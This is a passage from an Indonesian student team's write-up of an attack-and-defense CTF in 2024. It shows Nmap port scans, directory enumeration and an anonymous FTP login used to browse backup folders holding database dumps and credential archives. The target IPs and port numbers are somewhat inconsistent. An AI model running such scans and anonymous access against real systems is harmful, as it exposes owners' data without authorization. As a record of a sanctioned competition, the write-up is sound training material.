


**WRITE-UP CTF ATTACK & DEFENSE  
CYBERITECH.RAR  
POLITEKNIK NEGERI BANJARMASIN**

<b>Muhammad Aldi</b>	<b>(Analyzer &amp; PoC Writer)</b>
<b>Reja Revaldy. F.</b>	<b>(Attacker)</b>
<b>Ryan Rizky Pratama</b>	<b>(Attacker)</b>



**KOMPETISI MAHASISWA INFORMATIKA POLITEKNIK NASIONAL (KMIPN) VI  
POLITEKNIK NEGERI JAKARTA  
2024**

## USER

TAHAP	PENJELASAN
Reconnaissance	<p>Pertama-tama, kami melakukan scanning dengan Nmap untuk mengetahui port dan/service apa yang terbuka serta informasi lainnya:</p> <pre>(kali@kali) - [~/KMIPN/born2root] \$ nmap -sV -A 103.185.38.181 Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-07-01 22:07 EDT Nmap scan report for 103.185.38.181 Host is up (0.099s latency). Not shown: 999 filtered tcp ports (no-response) PORT      STATE SERVICE VERSION 80/tcp    open  http      nginx 1.18.0 (Ubuntu)  _ http-title: Welcome to nginx!  _ http-server-header: nginx/1.18.0 (Ubuntu) Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel  Service detection performed. Please report any incorrect results at https://nmap.org/submit/ . Nmap done: 1 IP address (1 host up) scanned in 32.91 seconds</pre> <p>Berdasarkan hasil di atas, port 80 (HTTP) terbuka dengan server Nginx 1.18.0:</p>  <p>Informasi ini kurang cukup. Kami berasumsi ada port lain yang terbuka dan tidak ditampilkan. Untuk ini kami menggunakan command Nmap berikut untuk mengetahui semua port yang terbuka:</p> <pre>(student@lab) - [~] \$ nmap -p- 103.167.132.47</pre>

```
Host is up (0.0085s latency).
Not shown: 65416 filtered tcp ports (no-response), 115 filtered tcp ports (host-unreach)
PORT      STATE SERVICE
21/tcp    open  ftp
25/tcp    closed smtp
53/tcp    open  domain
80/tcp    open  http

Nmap done: 1 IP address (1 host up) scanned in 261.94 seconds
```

Ternyata port dan/service lain yang terbuka adalah 21 (FTP). Dengan terbukanya port ini, kami bisa mulai eksploitasi dengan mengakses file-file di server dan meng-copy nya ke sistem kami untuk dianalisis.

Berikut hasil reconn dari Nmap berdasarkan hint yang diberikan. Kami menemukan 2 port SMBD (**1139** dan **1145**):

```
PORT      STATE SERVICE      VERSION
21/tcp    open  ftp          vsftpd 3.0.5
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
| drwxr-xr-x  2 ftp      ftp          4096 Apr 29 16:30 2024_04_backup
| drwxr-xr-x  2 ftp      ftp          4096 Jun 23 08:42 2024_05_backup
| drwxr-xr-x  2 ftp      ftp          4096 Jun 23 08:39 2024_06_backup
|_ drwxr-xr-x  2 ftp      ftp          4096 Jul 01 2024 2024_07_backup
|_ ftp-syst:
|_  STAT:
|_  FTP server status:
|_    Connected to ::ffff:116.197.133.110
|_    Logged in as ftp
|_    TYPE: ASCII
|_    No session bandwidth limit
|_    Session timeout in seconds is 300
|_    Control connection is plain text
|_    Data connections will be plain text
|_    At session startup, client count was 2
|_    vsFTPD 3.0.5 - secure, fast, stable
|_ End of status
22/tcp    open  ssh          OpenSSH 8.9p1 Ubuntu 3ubuntu0.7 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|_  3072 75:2c:78:1e:21:50:c1:13:17:1a:02:b3:73:14:c3:67 (RSA)
80/tcp    open  http         nginx 1.18.0 (Ubuntu)
|_ http-title: Welcome to nginx!
81/tcp    open  http         nginx 1.18.0 (Ubuntu)
|_ http-server-header: nginx/1.18.0 (Ubuntu)
|_ http-title: Welcome to nginx!
1139/tcp  open  netbios-ssn Samba smbd 4.6.2
1445/tcp  open  netbios-ssn Samba smbd 4.6.2
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel
```

Berikut hasil directory scanning dari port 81:

```

fer.txt | tcp_81_http_nikto.txt | tcp_81_http_nmap.txt | _patterns.log | _commands.log | local.txt | _full_tcp_nmap.txt | tcp_81_http_ferobxbuster_dirbuster.txt X
results > 103.167.132.47 > scans > tcp81 > tcp_81_http_ferobxbuster_dirbuster.txt

1 Configuration {
257   collect_words: false,
258   force_recursion: false,
259   update_app: false,
260 }
261 200    GET      25l      69w      612c http://103.167.132.47:81/
262 200    GET      857l     4310w    74447c http://103.167.132.47:81/info.php
263 200    GET      15l      125w    14153c http://103.167.132.47:81/prospective/media/slide4.png
264 200    GET      29l      133w    15312c http://103.167.132.47:81/prospective/media/slide2.png
265 200    GET      15l      120w    13018c http://103.167.132.47:81/prospective/media/slide1.png
266 200    GET       9l       56w     3929c http://103.167.132.47:81/prospective/templates/images/ritecms36.png
267 200    GET      23l      125w    15050c http://103.167.132.47:81/prospective/media/slide5.png
268 200    GET      34l      140w    15939c http://103.167.132.47:81/prospective/media/slide3.png
269 200    GET       7l       39w     2010c http://103.167.132.47:81/prospective/templates/images/ritecms-powered.png
270 200    GET      43l      298w    4030c http://103.167.132.47:81/prospective/

```

## Exploitation

Kami jalankan FTP terhadap IP target, dan berhasil masuk:

```
(student@lab)-[~/KMIPN]
$ ftp 103.167.132.47
Connected to 103.167.132.47.
220 (vsFTPD 3.0.5)
Name (103.167.132.47:student): anonymous
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
```

Setelah dilihat isi direktori, ditemukan beberapa folder sbb:

```
ftp> ls
229 Entering Extended Passive Mode (|||58624|)
150 Here comes the directory listing.
drwxr-xr-x  2 ftp      ftp      4096 Apr 29 16:30 2024_04_backup
drwxr-xr-x  2 ftp      ftp      4096 Jun 23 08:42 2024_05_backup
drwxr-xr-x  2 ftp      ftp      4096 Jun 23 08:39 2024_06_backup
drwxr-xr-x  2 ftp      ftp      4096 Jul 01 12:20 2024_07_backup
226 Directory send OK.
ftp>
```

Terdapat beberapa file di setiap folder. Dilihat dari namanya, file-file ini sepertinya memiliki informasi penting:

```
ftp> cd 2024_04_backup
250 Directory successfully changed.
ftp> ls
229 Entering Extended Passive Mode (|||62854|)
150 Here comes the directory listing.
-rw-r--r--  1 ftp      ftp      75669 Apr 20 12:20 Database.zip
-rw-r--r--  1 ftp      ftp      37062 Apr 20 12:20 db_export-1.sql
-rw-r--r--  1 ftp      ftp      37062 Apr 20 12:20 db_export-2.sql
-rw-r--r--  1 ftp      ftp      37062 Apr 20 12:20 db_export-3.sql
226 Directory send OK.
ftp> cd ../2024_05_backup
250 Directory successfully changed.
ftp> ls
229 Entering Extended Passive Mode (|||58354|)
150 Here comes the directory listing.
-rw-r--r--  1 ftp      ftp      225 May 20 10:20 backup_creds.zip
-rw-r--r--  1 ftp      ftp      37062 May 24 11:20 db_export-development.sql
-rw-r--r--  1 ftp      ftp      37062 May 24 11:20 db_export-prod.sql
226 Directory send OK.
```

```
ftp> cd ../2024_06_backup
250 Directory successfully changed.
ftp> ls
229 Entering Extended Passive Mode (|||26749|)
150 Here comes the directory listing.
-rw-r--r--  1 ftp      ftp      843 Jun 23 08:29 backup.zip
-rw-r--r--  1 ftp      ftp      37062 Jun 23 08:29 db.sql
-rw-r--r--  1 ftp      ftp      75669 Jun 23 08:12 old-site.zip
226 Directory send OK.
ftp> cd ../2024_07_backup
```

